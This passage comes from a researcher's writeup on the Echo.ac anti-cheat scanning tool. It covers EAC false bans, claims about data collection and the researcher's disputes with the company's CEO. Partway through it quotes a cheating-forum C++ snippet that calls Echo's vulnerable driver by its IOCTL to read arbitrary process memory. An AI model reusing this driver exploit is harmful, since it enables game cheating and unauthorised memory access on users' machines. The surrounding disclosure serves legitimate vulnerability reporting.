We've opened a ticket with EAC describing and providing as much information as we possibly can, to help them rectify their false bans. I want to make it very clear that Echo is not at fault for causing these bans, our software **DOES NOT**:
- Access Rust game files or memory in any way, shape or form.
- Send any automated mouse or keyboard movements.
- Render any graphics overlaying any games.

05/15/2022
We **DO NOT** currently believe it's related to our driver, or kernel windows artefact reading. Updating our software binaries did not cause this issue, as we haven't for several weeks due to remote detection adding capabilities.

05/15/2022
We've assessed the possibility of someone setting their custom theme to be cheat related, then reported their customized exe to EAC as a likelihood. In response to this, we've tightened rules on custom theme imagery and text.

05/16/2022
Happy to announce it seems that **all of the bans have been reversed**, I believe it's now safe to run too however waiting for response from EAC before confirming.

05/16/2022
After testing we have enough reason to believe that it's not flagging EAC anymore whatsoever.

05/16/2022 @everyone
I think we can now confidently say that Rust has reversed all of the Echo-related false bans and that our software no-longer flags and is completely safe to use with Rust open. (edited)


👍 30 | 14 | 💀 16 | 9 | 9 | 🏳️‍🌈 10 | 😞 3

discussion - Emergency Incident EAC False Bans 50+ Messages ›
There are no recent messages in this thread.

The Discord announcement made by the CEO (Josh) upon finding out about the ban waves.

Somehow, echo managed to convince EAC to unban all the users affected by this - and seemingly whitelist their driver from being detected - all the whilst not patching the arbitrary memory Read/Write exploit described above!

In fact, after speaking with some cheater developers about this - some were abusing this to cheat in games such as Rust for almost a year prior to this writeup!



Today, 02:45 AM #9

tolessthan350gt
The 0n3

Join Date: Sep 2019
Posts: 457
Reputation: 7800
Rep Power: 104
Recognitions: Donator (1)
Points: 11,778, Level: 13
Level up: 60%, 522 Points needed
Activity: 1.6%
Last Achievements


good job, had also done the same a while ago

Code:

```cpp
#include <iostream>
#include <fstream>
#include <Windows.h>
#include <Psapi.h>

void raw_read( const HANDLE driver_handle, const uintptr_t process_handle, const uintptr_t src, const LPVOID dst, const size_t size ) {
    struct read_memory_t {
        uintptr_t process_handle;
        uintptr_t src;
        LPVOID dst;
        size_t size;
        size_t* bytes_read;
        char pad[0x40];
    };


    read_memory_t request{ process_handle, src, dst, size };
    DWORD bytes_read;

    DeviceIoControl( driver_handle, 0x60A26124, &request, sizeof( read_memory_t ), &request, sizeof( read_memory_t ), &bytes_read, nullptr );
}

template <typename T>
T read( const HANDLE driver_handle, const uintptr_t process_handle, const uintptr_t src ) {
    auto dst = T( );
    raw_read( driver_handle, process_handle, src, &dst, sizeof dst );

    return dst;
}


int main( ) {
    const auto driver_handle = CreateFileW( LR"(\\.\EchoDrv)", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, nullptr, OPEN_EXISTI
    if ( !driver_handle || driver_handle == INVALID_HANDLE_VALUE ) {
        printf( "[-] Failed fiding driver handle! \n" );
        system( "pause" );
        return -1;
```

tolessthan350gt is offline
Last Active: Today

Reply from "tolessthan350gt", a highly reputed user on UnknownCheats - a popular cheating forum, demonstrating a similar exploit method to the one in this writeup, allowing them to cheat in any EAC protected game mostly scot-free!



Reputable cheat developer

Me and [redacted] along with [redacted] have known about this thing for almost a year now we've just kept it as our little inside joke pretty much

Another cheat developer discussing their usage of echo's driver exploit for cheating.

That's the end of the exploit writeup!

What follows documents the abuse I (Whanos/Protocol) received from the echo.ac staff team and friends. Have a read.

The Aftermath

First and foremost: Please do **not** harass anyone mentioned in this document. While some people might've gone too far in some aspects - harassment is **not** okay. Do not stoop to that level - thanks.


Echo and Data

Echo.ac is pretty quiet about the data it collects and why. Their own ToS on their website and scanning app does **not** tell us *what* data is scanned and what exactly they will do with it.

ToS archived as of writing (~29th of June 2023):

- Website Screenshot 1: Screenshot
- Website Screenshot 2: Screenshot

Update 15/07/2023: As requested by Josh on his alt (that he has me blocked me on already), I have removed the statement saying the in app privacy policy is the same as the website's.



More Replies

Josh @Josh89955176893 · 16h

For example, he's intentionally not included full screenshots of the in-app privacy policy and claimed falsely that it's the same as the site privacy policy.

He's also claimed some functionalities shared between Echo, and many trusted anti-virus companies are malicious.
2/2

1 34

Josh @Josh89955176893 · 16h

Take this "cyber security student" with a pinch of salt. Maybe worth waiting until he actually knows what he's talking about rather than spouting false claims and risking defamation lawsuits.


1 32

zcomputerwiz @zComputerWiz · 13h

Does the privilege escalation proof of concept work? If so, it would seem that you are the one with the issues here, making personal attacks and a harassment campaign instead of addressing the claim. Incredibly unprofessional, especially for one claiming the title of 'CEO'.

1 14

Sure Josh, I can remove this part for you. Doesn't change anything else about the writeup though.


Josh

7 Tweets

Josh

@Josh89955176893

You're blocked

You can't follow or see @Josh89955176893's Tweets. Learn more

Am I really that scary Josh? You are so scared of talking to me you'd rather DDoS me and block me on your alts to talk behind my back!


There are only 2 hints we get as to the data that they collect.

First are the result pages people publicly share in their discord. An example of which can be found here.
Not much information can really be extrapolated from here, unfortunately.
(Screenshots, in case they delete this scan):

- Part One
- Part Two
- Part Three

Second, the policy that they publish.
This policy is supposed to provide some transparency as to what data echo collects. It is assumed that, for ethical reasons if nothing else - a rough outline to the methods used to collect data are stated. Unfortunately, this policy is not trustworthy.
This is because Echo has changed is policy regarding what they collect after the following interactions.
Note that they still collect this data, they just don't tell their users anymore.
They aren't being open as to what information they collect, and are clearly happy to hide things from their policy if it helps them evade criticism!

Consider the following tweet.



bu1b4s4ur
@bu1b4s4ur

This can't be real...right? I can't think of anything more violating than "we're storing data from your computer's memory" without any elaboration or assurance that sensitive info isn't being collected.

For all I know, this service could be storing my medical information.


What do we log at Echo?

Here at Echo we log the absolute minimum to ensure you have an extremely detailed forensic analysis result. We store data types such as IP addresses, hardware identifiers, recent program usage, the memory from processes on the computer as well as login activity. All of these are very important to determining if a player could be cheating or not, and we try to log less every update.

A very wise thing to ask!

Since Bulbasaur's tweet was posted, they removed the line in their website about storing the memory of processes on the computer, but yet they still do it!

After that tweet, they updated their "What do we log" FAQ:



What do we log at Echo?

Here at Echo we log the absolute minimum to ensure you have an extremely detailed forensic analysis result. We store data types such as IP addresses, hardware identifiers, recent program usage as well as login activity. All of these are very important to determining if a player could be cheating or not, and we try to log less every update.

Notice the omission of the sentence about them logging Process Memory!

How shady.

My Initial Contact

On the 24th of May 2023, I (protocol/Whanos) published a tweet to my personal Twitter account (@WindowsKernel) - sharing my concerns with Echo.AC, as well as sharing a tria.ge link, which reported suspicious behaviour from the Echo.AC client.

> please do not run random “screensharing tools” cause a Minecraft server admin wants to check if ur cheating 💀💀💀
>
> specifically talking about @echodotac , a “screensharing tool” that scans your computer to “detect cheats”. Why would a scanning tool need to load a kernel driver? pic.twitter.com/5tAc31GsYE
> — i am eating your IOCTLs (@WindowsKernel) May 24, 2023


My tweet. Archived screenshot: https://cdn.gls.cx/5c91602e6d41fec2

My tweet - albeit being a bit debatably sensationalised - didn't contain anything untrue, and was more of a general warning to not execute applications random server Admins want you to run on your PC.

At the time, my tweet only had interactions from my own followers - as I mostly post about cybersecurity to a relatively small audience.
However - shortly after it was posted, the CEO of the company behind Echo.AC - Josh, and some developers and associates of Echo.AC responded with what could frankly only be described as hate-mail and bullying.

Most of these replies are still viewable on the original tweet, but as a precaution I screenshotted them for posterity.

Firstly, I received this DM from Josh, the CEO.



Josh

@joshey_r

Owner of echo.ac.

Joined May 2014 · 29 Followers

Ay buddy, idk if ur just trying to impress followers with your chain of tweets.. I'm the owner of Echo, I spent a lot of time working on my software, and your trashing is disingenuous...

😂

May 24, 2023, 7:37 PM

You accepted the request

At least you got educated 😂

May 24, 2023, 8:35 PM

Just you wait 🙂


May 24, 2023, 8:38 PM

?

Are you a cheat developer or something?

May 24, 2023, 8:38 PM

I find it funny that your name is "WindowsKernel" but you



clearly don't have any experience with the windows kernel

May 24, 2023, 8:42 PM

You can no longer send messages to this person. Learn more

Honestly a pretty childish thing to receive from the legal CEO of a registered company.

